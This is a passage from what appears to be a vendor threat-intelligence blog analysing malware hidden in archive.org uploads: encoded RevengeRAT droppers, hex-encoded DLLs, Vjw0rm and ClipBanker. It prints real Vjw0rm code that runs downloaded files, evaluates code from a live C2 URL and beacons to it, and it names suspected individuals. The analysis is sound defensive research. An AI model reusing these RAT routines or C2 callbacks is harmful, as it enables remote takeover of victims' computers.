      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
      +kHbi1WZzNXYvwjCN4zbm5WS0NXdyR3L8^CIK0gP5RXayV3YlN3L8^CIg^iCN4zc
```

Figure 7: RevengeRAT Embedded in .NET Dropper as Reversed String


Finally, a third method observed is simply embedding a Base64 string in the .NET executable. This method is shown in Figure 8.



```
// ConsoleApp2.Program
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
private static void Main()
{
    AppDomain.CurrentDomain.Load(Convert.FromBase64String
      ("TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      Nhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAL/5UVwAA
      uEDAAAgAAAAAAAAABAAAAgAAAAAgAABAAAAAAAAAAEAAAAAAAAAABABAAAAgAAAAA
      AAAAAAEAAAGAAAAAAAAAAAAAAAAAAAAAAAACAEAAwAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAACCAAAEgAAAAAAAAAAAAAAC50ZXh0AAAABMIDAAAgAAAAxAMAAAIAAAAAAAA
      AAAAABAAABALnJlbG9jAAAMAAAAACAEAAACAAAAzAMAAAAAAAAAAAAAAAAAQAAAQgAA
      gMABoSYAQAABgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAANgJ8AQAABAMoBwAABioAAEYDLAsCUC0HAnM9AAAGUQJQKgAAKgIDFgQoAQAAKyoA
      AABAAARAgMEEgAoAwAAKyYGKgAAACoCAxYEKAMAACsqAC4CAwQWBSgEAAArKhswBQBD
      hUBAAAbFgoCAwQXBSgFAAArbwQAAAoLKxEHbwUAAAoMDgQIgQEAABsXCgdvBgAACi3r
      i4CAwQWFigFAAArKhswBwBGAAAAAwAAEQ4GFFEWCgIDBAUOBBcOBSgWAAAGbwgAAAoI
      ioAAAEQAAACABoAGTMAEQAAAAA6AgMEBQ4EFhYoFgAABioAMgIDBAUOBCgXAAAGKgAA
```

Figure 8: Base64 Payload Embedded in .NET Binary

One PE DLL[17] uploaded by this adversary is encoded by converting the executable to hexadecimal string with bytes interspersed with whitespace and other characters. Screenshots of these two encoding formats is shown in Figures 6 and 7. In hexadecimal, the “magic” number at the start of Windows PE executables “MZ” is encoded to “4D5A”. This magic number is highlighted in both screenshots.




ia601006.us.archive.org/16/iten

https://ia601006.us.archive.org/16/items/4400hex/4400hex.txt

```
?4D, ?5A, ?90, ?00, ?03, ?00, ?00, ?00, ?04, ?00, ?00, ?00,
?FF, ?FF, ?00, ?00, ?B8, ?00, ?00, ?00, ?00, ?00, ?00, ?00,
?40, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00,
?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00,
?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00, ?00,
?80  ?00  ?00  ?00  ?0E  ?1F  ?BA  ?0E  ?00  ?B4  ?09  ?CD
```

Figure 9: Encoded DLL with Windows PE "4D5A"



ia801006.us.archive.org/26/iten


https://ia801006.us.archive.org/26/items/444000_201905/444000.txt

```
⇮4D, ⇮5A, ⇮90, ⇮00, ⇮03, ⇮00, ⇮00, ⇮00, ⇮04, ⇮00, ⇮00, ⇮00,
⇮FF, ⇮FF, ⇮00, ⇮00, ⇮B8, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00,
⇮40, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00,
⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00,
⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00, ⇮00,
⇮80, ⇮00, ⇮00, ⇮00, ⇮0E, ⇮1F, ⇮BA, ⇮0E, ⇮00, ⇮B4, ⇮09, ⇮CD,
⇮21, ⇮B8, ⇮01, ⇮4C, ⇮CD, ⇮21, ⇮54, ⇮68, ⇮69, ⇮73, ⇮20, ⇮70,
```

Figure 10: Encoded DLL with Windows PE "4D5A"

This encoding is similar in motivation to encoding PE payloads using Base64. It hinders the executables from being detected. None of the VB script, Javascript, or PowerShell payloads are encoded. However, because they are just text, they are less likely to be detected.

Many of the binaries contain a program database path string (PDB). Some of these PDB strings include a username in the path. One of the initial stage .NET samples[18] has a PDB string containing the username "Capony"[19]. In this same payload delivery chain, the last dropper that delivers the RevengeRAT binary contains the username "Ahmed Sakr" in the PDB string. These PDB strings are easily viewed using the Titanium Platform and appear in the CodeViews section of the analysis report. Each of the RevengeRAT .NET droppers contains this same PDB string. An example of this PDB string is shown in Figure 11. A full list of PDB strings found in all samples is provided at the end of the blog.



ff33e.exe
Size: 54.5 KB
Type: PE / .Net Exe
Format: --
Threat: ● No classification
First seen: 2020-01-06 01:37 UTC
Last seen: 2020-01-06 01:37 UTC
User uploads: 1

Malicious	Suspicious	Known
3.7K	139	16.4K


CodeViews

Pdb Path	C:\Users\Ahmed Sakr\Desktop\ConsoleApp3\ConsoleApp3\obj\Debug\General.pdb
Timestamp	Thu Oct 26 21:56:51 2056
Guid	D21F5895-7476-4E81-9BD9-F5FAF1C572E8
Revision	0x00000001

Figure 11: PDB String Containing Username "Ahmed Sakr"

Vjw0rm


Four samples of Vjw0rm were also found being hosted in the same "@robacopony147" persona's uploads. This is a javascript remote access trojan. It calls back to a C2 for configuration and instructions for various functions to be executed. The RAT makes an HTTP connection to the C2 at the path location "Vre". It then checks for various commands such as "Cl", "Sc", "Ex", "Rn", "Up", "Un", and "RF". The Cl command causes the RAT to exit and the Sc command creates a file and executes it using the run method from the script's shell command. The Ex command alternatively evaluates additional Javascript code downloaded from the C2. These three functionalities are seen in Figure 12.



```
var P = Pt('Vre','');
P = P.split(spl);

if (P[0] === "Cl") {
WScript.Quit(1);
}

if (P[0] === "Sc") {
var s2 = Ex("temp") + "\\" + P[2];
var fi = fs.CreateTextFile(s2,true);
fi.Write(P[1]);
fi.Close();
sh.run(s2);
}

if (P[0] === "Ex") {
eval(P[1]);
}
```

Figure 12: Vjw0rm Commands


Each of the Vjw0rm samples checks for a previous infection by looking for the registry key "HKCU\vjw0rm". This and other registry keys used by the RAT can be seen in Figure 13.



```
var j = ["WScript.Shell","Scripting.FileSystemObject","Shell.Application","Microsoft.XMLHTTP"];
var g = ["HKCU","HKLM","HKCU\\vjw0rm","\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\","HKLM\\SOFTWARE\\Classes\\","REG_SZ","\\defaulticon\\"];
var y = ["winmgmts:","win32_logicaldisk","Win32_OperatingSystem",'AntiVirusProduct'];

var sh = Cr(0);
var fs = Cr(1);
var spl = "|V|";
var Ch = "\\";
var VN = "Money$_$" + "_" + Ob(6);
var fu = WScript.ScriptFullName;
var wn = WScript.ScriptName;
var U;
```

Figure 13: Vjw0rm Registry Keys with "HKCU\vjw0rm" Highlighted

The C2 URL is contacted via HTTP POST. The URL is hardcoded into the RAT as seen in Figure 14. Two of the Vjw0rm samples which execute call back to the same C2 hostname as the RevengeRAT samples: googleq.myq-see[.]com, one calls back to a different C2 hostname: googletest.linkpc[.]net, and one fails to execute. The C2 URL was not recoverable from the sample which did not execute.




```
function Pt(C,A) {
var X = Cr(3);
X.open('POST','http://googleq.myq-see.com:446/' + C, false);
X.SetRequestHeader("User-Agent:",nf());
X.send(A);
return X.responsetext;
}
```

Figure 14: Vjw0rm C2 URL

In addition to the variety of payloads described above, a single sample identified as "ClipBanker" is also found among this user's uploads[20]. This sample contains a PDB string with the name "Bitcoin Grabber"[21]. It has a Bitcoin address hard coded in the sample[22]. At the time of writing, this wallet has received 0.00820733 BTC or approximately $60.

The email address associated with this persona, "cristiano_cr7_2007@outlook[.]com" is found in two locations in the open source. First, the username portion of the email address matches exactly to an Instagram user "cristiano_cr7_2007"[23]. It is unclear from this user's posts whether or not this account is related or is a name collision. However, a post[24] found on a hacker forum with this email address in a discussion about a PHP backdoor does indicate that this adversary is active on hacker forums as recently as November 2018. A screenshot of the forum post is found in Figure 8.


ANONDARKSTAR - *November 17, 2018, 5:07 am*

looks entriguing
 thanks

 needed something like this

 always grateful

markjohnson22343a - *November 17, 2018, 6:07 am*

wow this is the best shell ever

torpedov - *November 22, 2018, 8:58 am*


cristiano_cr7_2007@outlook.com

Figure 15: Forum Post with Adversary Email Address

Finding the Rest of the Iceberg

Pivoting on Infrastructure in the Titanium Platform

Adversaries don't dwell on one single location for hosting payloads. Therefore, the samples found via the process seen above are only the tip of the iceberg. When a sample is analyzed using the Titanium Platform, network indicators are indexed for search using the "uri" search query keyword. Starting with the dynamic DNS hostname used by a set of njRAT samples hosted on archive.org, hino.ddnsking[.]com, search results find a large set of related samples of njRAT and other malware families. The results of this search is seen in Figure 9.


REVERSING LABS | A1000
Dashboard Submissions Search Alerts Yara Tags Feeds Help
uri:hino.ddnsking.com
Help
Local (2) Cloud - Shareable (17) Private (6)
Export

First Seen	Threat	Name	Format	Files	Size
3 weeks ago	Script-VBS.Worm.Dunihi	9371230b18fca133bbb0840092bb83e6e16d2f61	Text/None	1	58.4 KB
4 months ago	ByteCode-MSIL.Trojan.Bla...	7cda7723bffc7578d704bb926304e751de46184c	PE/.Net Exe	1	503.5 KB
4 months ago	ByteCode-MSIL.Trojan.Bla...	5c4f3c48465d9689e2770f8c58fce77a68defcab	PE/.Net Exe	1	249 KB
4 months ago	ByteCode-MSIL.Trojan.Bla...	de6c725d0284b1b107a8d897dcbb0d09acac24b2	PE/Exe	1	620 KB
4 months ago	ByteCode-MSIL.Trojan.Kry...	29d033d0bd3c5314ecc87c24f817a186877cf04e	PE/Exe	1	48.5 KB
4 months ago	ByteCode-MSIL.Trojan.Bla...	28faefd434bb5f7c45eb929ae85823d3f2d8f326	PE/Exe	1	100 KB
4 months ago	ByteCode-MSIL.Trojan.Kry...	4f25aac42575c0b064ef741b8ed543a83e1f16a0	PE/Exe	1	226 KB
1 year ago	ByteCode-MSIL.Backdoor.B...	84e91b7452920eaeaed1915f3d8968c0669bcfc4	PE/.Net Exe	1	23.5 KB
1 year ago	ByteCode-MSIL.Trojan.Kry...	2069d2734d6ace4735f17c567caee68dfabbddb0	PE/.Net Exe	1	52 KB
1 year ago	ByteCode-MSIL.Trojan.Gen...	c77e4a5677e28f994611d0987a9b4749270f5d52	PE/.Net Exe	1	68.9 KB
1 year ago	ByteCode-MSIL.Backdoor.B...	bd9b8eceed00f363d900be2cf5f30c21b8225dae	PE/.Net Exe	1	23.5 KB
1 year ago	ByteCode-MSIL.Trojan.Kry...	afb40571b7c499d5c41a777fa7afe030d395d2f0	PE/.Net Exe	1	98 KB
1 year ago	ByteCode-MSIL.Trojan.Kry...	914b84226307e94ebe4021cc572963c39b10d63f	PE/.Net Exe	1	87.5 KB
1 year ago	ByteCode-MSIL.Trojan.Kry...	1c469c0b9c1f5e96d8621808c91956bafd65781f	PE/.Net Exe	1	52 KB
1 year ago	ByteCode-MSIL.Backdoor.B...	5d288ec99ad7bd91246abf27fde52f9897867067	PE/.Net Exe	1	218.5 KB
1 year ago	ByteCode-MSIL.Trojan.Gen...	0e1cf38f9b73f0e306236185c1b548f4454406dc	PE/.Net Exe	1	155.5 KB
1 year ago	ByteCode-MSIL.Trojan.Grp	acfc49916d6419234c0fa5e46babd0e9fb6a7ca6	PE/.Net Exe	1	88.5 KB

1 17 results 100

Figure 16: Search Results for Samples Related to hino.ddnsking[.]com

Conclusion

Public hosting sites present a challenge for network defenders. These sites are typically found on whitelists. This creates a situation that can be exploited by adversaries by concealing payloads on public sites using various encoding techniques. In addition to the obvious types of supply chain attacks, this type of attack loosely fits in the category of data supply chain. Any files and data downloaded from this type of site should be analyzed carefully for concealed malicious payloads.

References

1. 1. https://twitter.com/_re_fox
2. 2. b4897d4d2001e60c57b0ce705831f09ef0619bb2c7b5f912e6edf82d4a175376
3. 3. https://malpedia.caad.fkie.fraunhofer.de/details/win.njrat
4. 4. https://isc.sans.edu/forums/diary/Many+Malware+Samples+Found+on+Pastebin/22036/
5. 5. https://malpedia.caad.fkie.fraunhofer.de/details/win.limerat

6. 6. https://malpedia.caad.fkie.fraunhofer.de/details/win.cybergate
7. 7. https://malpedia.caad.fkie.fraunhofer.de/details/win.revenge_rat
8. 8. https://cofense.com/vjw0rm-malware-heres-watch/
9. 9. https://urlscan.io/result/a129bde6-9569-42c3-911c-327e326271fa
10. 10. https://urlscan.io/result/f1ab7e8b-e7fe-47aa-93be-5648020605da
11. 11. https://haveibeenpwned.com/
12. 12. https://www.troyhunt.com/the-773-million-record-collection-1-data-reach/
13. 13. https://support.canva.com/contact/customer-support/may-24-security-incident-faqs/
14. 14. 46ca0f4c618cb7c38f8330af244a98ab91c7de26c8ff970bf7e2c9980ccb380b
15. 15. 88a7f7257dd76b0b2107ed8949305e9be98442bd79cb4660e2e0f36a37e4af0d
16. 16. ff33ef83ef9f1c9b8e2bd26cad2dc82ba17a81ed3218e872b9308c1e53425037
17. 17. fe6c45d1edc6f208872513935fa9581db7addaea52f951673ff3c7025fd27e6e
18. 18. 31a5610e447b545973567d6a03249355a6fd2ef0508c2d7961bda3d04de40f7b
19. 19. C:\Users\Capony\source\repos\ConsoleApp2\ConsoleApp2\obj\Debug\Windows Registery.pdb
20. 20. decc3145884184a4f9de5c72c6ac11a79454f96c9ecd872ef33313041e73fccd
21. 21. G:\Hacking\PC\Bitcoin-Grabber-master\Bitcoin-Grabber\obj\Debug\taskhostm.pdb
22. 22. 1JMBrDmrBbpk9gbaZxZQDz5qKAwiADGkZw
23. 23. https://www.instagram.com/cristiano_cr7_2007/
24. 24. https://urlscan.io/result/c682e718-c427-40bc-8eef-fc7a7c4662be

Supporting Data

Archive.org User Accounts (Benign URLs)

https://archive.org/details/@hacked_garga

https://archive.org/details/@killershenegami

https://archive.org/details/@xjnchng

https://archive.org/details/@youyoudr

https://archive.org/details/@sadsdsdads

https://archive.org/details/@heliose10

https://archive.org/details/@hamza629

